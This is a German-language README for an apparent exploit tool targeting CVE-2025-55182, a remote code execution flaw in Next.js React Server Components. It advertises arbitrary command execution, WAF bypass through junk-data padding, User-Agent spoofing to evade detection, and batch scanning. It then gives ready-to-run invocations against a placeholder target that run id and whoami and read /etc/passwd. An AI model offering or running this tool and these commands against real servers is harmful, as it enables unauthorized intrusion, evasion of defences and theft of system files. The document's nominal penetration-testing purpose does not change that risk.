
 dh4v4l8/cve-2025-55182-poc-tool
Automatisiertes Exploit-Tool für CVE-2025-55182 in Next.js React Server Components. Ermöglicht Remote-Befehlsausführung mit integrierter WAF-Umgehung, benutzerdefinierten Headern und Batch-Scanning für Penetrationstests.

Ein leistungsstarkes Exploit-Tool zur Erkennung und Ausnutzung der CVE-2025-55182-Sicherheitslücke in Next.js React Server Components. Dieses Tool ermöglicht die Fernausführung von Befehlen (RCE) in verwundbaren Next.js-Anwendungen mit integrierten WAF-Umgehungsfunktionen.

CVE-2025-55182 ist eine kritische Sicherheitslücke in Next.js React Server Components, die es entfernten Angreifern ermöglicht, beliebige Befehle auf verwundbaren Servern auszuführen. Dieses Tool bietet eine automatisierte Möglichkeit, diese Sicherheitslücke zu erkennen und auszunutzen.
Remote-Befehlsausführung: Ausführen beliebiger Befehle auf verwundbaren Next.js-Servern
WAF-Umgehung: Integrierte Umgehung der Web Application Firewall mit konfigurierbaren Junk-Daten
Unterstützung für benutzerdefinierte Header: Hinzufügen benutzerdefinierter HTTP-Header für Authentifizierung oder andere Zwecke
Flexible Zielauswahl: Unterstützung für einzelne Ziele und Batch-Scans
Unterstützung mehrerer Protokolle: Automatische HTTPS/HTTP-Erkennung und -Handhabung
Benutzerdefinierte Timeouts: Konfigurierbare Anforderungs-Timeouts für verschiedene Netzwerkbedingungen
SSL-Überprüfungskontrolle: Option zur Deaktivierung der SSL-Zertifikatsprüfung
Benutzerdefinierte User-Agents: Spoofing von User-Agents zur Vermeidung der Erkennung
# Repository klonen
git clone https://github.com/Dh4v4l8/CVE-2025-55182-poc-tool.git
cd CVE-2025-55182-poc-tool

# Skript ausführbar machen
chmod +x exploit.sh

# Installation testen
./exploit.sh -h
Das Tool stellt mehrere Befehlszeilenoptionen zur Verfügung, mit denen Forscher Anfragen anpassen, Verkehr simulieren oder Filterebenen testen können.
Usage: ./exploit.sh [OPTIONS]

Options:
  -d, --domain          Target domain/URL (default: http://localhost:3000)
                        If no protocol specified, defaults to https://
  -c, --command         Command to execute (default: id)
  -w, --waf-bypass      Enable WAF bypass with junk data (default: 128KB)
  --waf-size SIZE       WAF bypass data size in KB (default: 128)
  --timeout SECONDS     Request timeout in seconds (default: 15)
  -k, --insecure        Disable SSL certificate verification
  --user-agent AGENT    Custom User-Agent string
  -h, --help            Show this help message
# Prüfen, ob Ziel mit Standardbefehl verwundbar ist
./exploit.sh -d https://target.com

# Benutzerdefinierten Befehl ausführen
./exploit.sh -d https://target.com -c "whoami"

# Systemdateien lesen
./exploit.sh -d https://target.com -c "cat /etc/passwd"
# WAF-Umgehung aktivieren
./exploit.sh -d https://target.com -c "ls -la" -w

# Benutzerdefinierte WAF-Umgehungsgröße (256 KB)
./exploit.sh -d https://target.com -c "cat /etc/passwd" -w --waf-size 256

# SSL-Überprüfung deaktivieren
./exploit.sh -d https://target.com -c "id" -k

# Benutzerdefiniertes Timeout
./exploit.sh -d https://target.com -c "ping -c 3 google.com" --timeout 30

# Benutzerdefinierter User-Agent
./exploit.sh -d https://target.com -c "id" --user-agent "CustomScanner/1.0"






